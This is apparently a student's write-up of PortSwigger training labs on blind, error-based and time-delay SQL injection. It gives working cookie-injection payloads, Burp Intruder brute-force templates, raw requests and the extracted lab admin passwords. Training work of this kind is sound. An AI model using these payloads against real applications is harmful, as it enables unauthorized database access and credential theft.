# Blind SQL Injections Portswigger
# PRACTITIONER

## LAB# 11: Blind SQL injection with conditional responses

Vulnerability: tracking cookie;

End goal: find out the password of 'administrator' user;

1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXxoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query `' AND 1=1--,` I got the Welcome back message, meaning that the parameter is vulnerable:


Replacing 2nd condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


2) Confirm that USERS table exist in the database:

Inject the following into the query: `' AND (SELECT 'a' FROM users LIMIT 1)= 'a'--`

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

3) Confirm existence of user 'administrator':


```
' AND (SELECT username FROM users WHERE username =
'administrator')='administrator'--
```




I received ‘Welcome back’ again, meaning that we do have administrator user in users table.

4) Discover the password length:
   To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn’t receive the ‘Welcome back’ message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username =
'administrator' AND LENGTH(password)>1)='administrator'—
```





5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:


```
' AND (SELECT SUBSTRING(password,1,1) FROM users
WHERE username='administrator')='a
```

I selected the ‘Cluster bomb’ attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:




Filter out the attack result by returned length, I can assemble the password: g9p7q0cpd6gvsebu9al9




I successfully logged in as administrator, the lab is solved.

## LAB #12: Blind SQL injection with conditional errors

Vulnerable tracking cookie.

End Goal: Log in with administrator password


1) Verify the vulnerability:
   This can be done by appending a single quotation mark ‘ to the trackingID inntercepted packet.

TrackingId=p5yuO4CBbWwSPFWd;

Doing so causes Internal Server Error Code 500.
Appending the second ‘ will make the application work with no errors displayed.


2) Check the vulnerability of the parameter:
Firstly, I found out what is the version of the database being used by trying to append the following to the query: ‘ || (SELECT ‘’) || ‘ but ended up with Code 500, which is weird, because the query is legit. Then it become clear, that I am dealing with Oracle database instead of MySQL, so I tried the new query with: ‘ || (SELECT ‘’ FROM dual) || ‘

This query was processed successfully and no error message appeared. For additional test, let’s trigger an error message by referencing to non existing table:




I got 500 error message.


3) Discovering users table in database:





No error message on trying to retrieve data from users means that there is a table called ‘users’

4) Confirm user ‘administrator’ exist:
To get this, I need to trigger an error with my SQL query. Doing so in the way above will not help as there will be no errors for non-existent users.

Then, I need to trigger an error to be sure that the other condition is true:
'|| (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '




I got an error message. To be sure that administrator indeed is present in users table, let's try some non-existent user:





There is no error because the user does not exist and therefore the function TO_CHAR(1/0) was never executed.

5) Determine the length of password:

This can be done analogically as in Lab 11 by incrementing LENGTH(password)>1 number, but this time I just should stop until error stops appearing, meaning that the LENGTH(password) is FALSE.

'|| (SELECT CASE WHEN LENGTH(password)>1 THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator') || '




I hit code 200 OK at password length equal exactly 20 chars.

6) Bruteforce password:

This is done analogically to the previous example using substr() function,


```
'||(SELECT CASE WHEN SUBSTR(password, §1§,1)='§a§' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
```

Filter: Showing all items

| Request | Payload | Status code | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 0 | | 200 | | | 11448 | |
| 1 | a | 200 | | | 11448 | |
| 2 | b | 200 | | | 11448 | |
| 3 | c | 200 | | | 11448 | |
| 4 | d | 200 | | | 11448 | |
| 5 | e | 200 | | | 11448 | |
| 6 | f | 200 | | | 11448 | |
| 7 | g | 200 | | | 11448 | |
| 8 | h | 200 | | | 11448 | |
| 9 | i | 200 | | | 11448 | |
| 10 | j | 500 | | | 2353 | |
| 11 | k | 200 | | | 11448 | |
| 12 | l | 200 | | | 11448 | |
| 13 | m | 200 | | | 11448 | |
| 14 | n | 200 | | | 11448 | |
| 15 | o | 200 | | | 11448 | |
| 16 | p | 200 | | | 11448 | |
| 17 | q | 200 | | | 11448 | |
| 18 | r | 200 | | | 11448 | |
| 19 | s | 200 | | | 11448 | |
| 20 | t | 200 | | | 11448 | |
| 21 | u | 200 | | | 11448 | |
| 22 | v | 200 | | | 11448 | |
| 23 | w | 200 | | | 11448 | |
| 24 | x | 200 | | | 11448 | |

Correct guess is located within the response with the shortest length (remember that the true conditions are ones that return error messages).

Thus, the password is password: oid7acng6mtpji1bqgpj





Log in Is successful, lab is done.

## Lab 13: Visible Error Based SQL Injections

Vulnerability: SQL Injection at Tracking Cookie.


TrackingId=Vu5r2SmCTUPyU9Se

1) Confirm that field is vulnerable:
   Adding a single quote ‘ to the end of the tracking cookie reveals an SQL Error message together with whole SQL query




   Adding ‘—will make no error occur, making the query syntax valid.


   Trying to apply CAST function, adding AND CAST((SELECT 1) AS int)—to the query throws me the following error:




   I modified the query by making AND condition to be Boolean:
   1= AND CAST((SELECT 1) AS int)—
   No error occur now.


2) Discovering usernames:

```
AND 1=CAST((SELECT username FROM users) AS int)—
```





   I see the initial error message again and noticed that the query is being truncated

due to possible query length limit applied. Since the trackingId does not really matter, I removed it to get some free space:




The new ERROR message: more than one row returned by a subquery. Of course, I modified my query with LIMIT 1:




I discovered ‘administrator’ user.


3) Discovering password of user ‘administrator’:
Analogically, knowing that administrator is the 1st entry of the table, I figured out the password:

```
GET / HTTP/2
Host: 0a71002703139871815ccf2600fa003e.web-security-academy.net
Cookie: TrackingId=' AND 1=CAST((SELECT password from users LIMIT 1) as int)--; session=LDIYgxw83ZexIGjEDvdcKvGmgeo7Szov
Cache-Control: max-age=0
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://portswigger.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
          </span>
          <p>
            Not solved
          </p>
          <span class=lab-status-icon>
          </span>
        </div>
      </div>
    </div>
  </section>
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
      </header>
      <h4>
        ERROR: invalid input syntax for type integer: "rti2ts6xryq5y69f1kx5"
      </h4>
      <p class=is-warning>
        ERROR: invalid input syntax for type integer: "rti2ts6xryq5y69f1kx5"
      </p>
    </div>
  </section>
</div>
</body>
</html>
```

Password: rti2ts6xryq5y69f1kx5

Log in attempt with the credentials:





Log in successful, done.

## LAB 14: Blind SQL injection with time delays

TrackingID: zVPUYcttdV9nME20


End goal: to proof that the field is vulnerable to SQLi with time delay:

First try was with assuming that MySQL database was used:



From the response it’s clear that the database used is not MySQL (response took 57 ms to be received)

Then I tried for PostgreSQL:




This time, it took 10 seconds to process, therefore the field is vulnerable.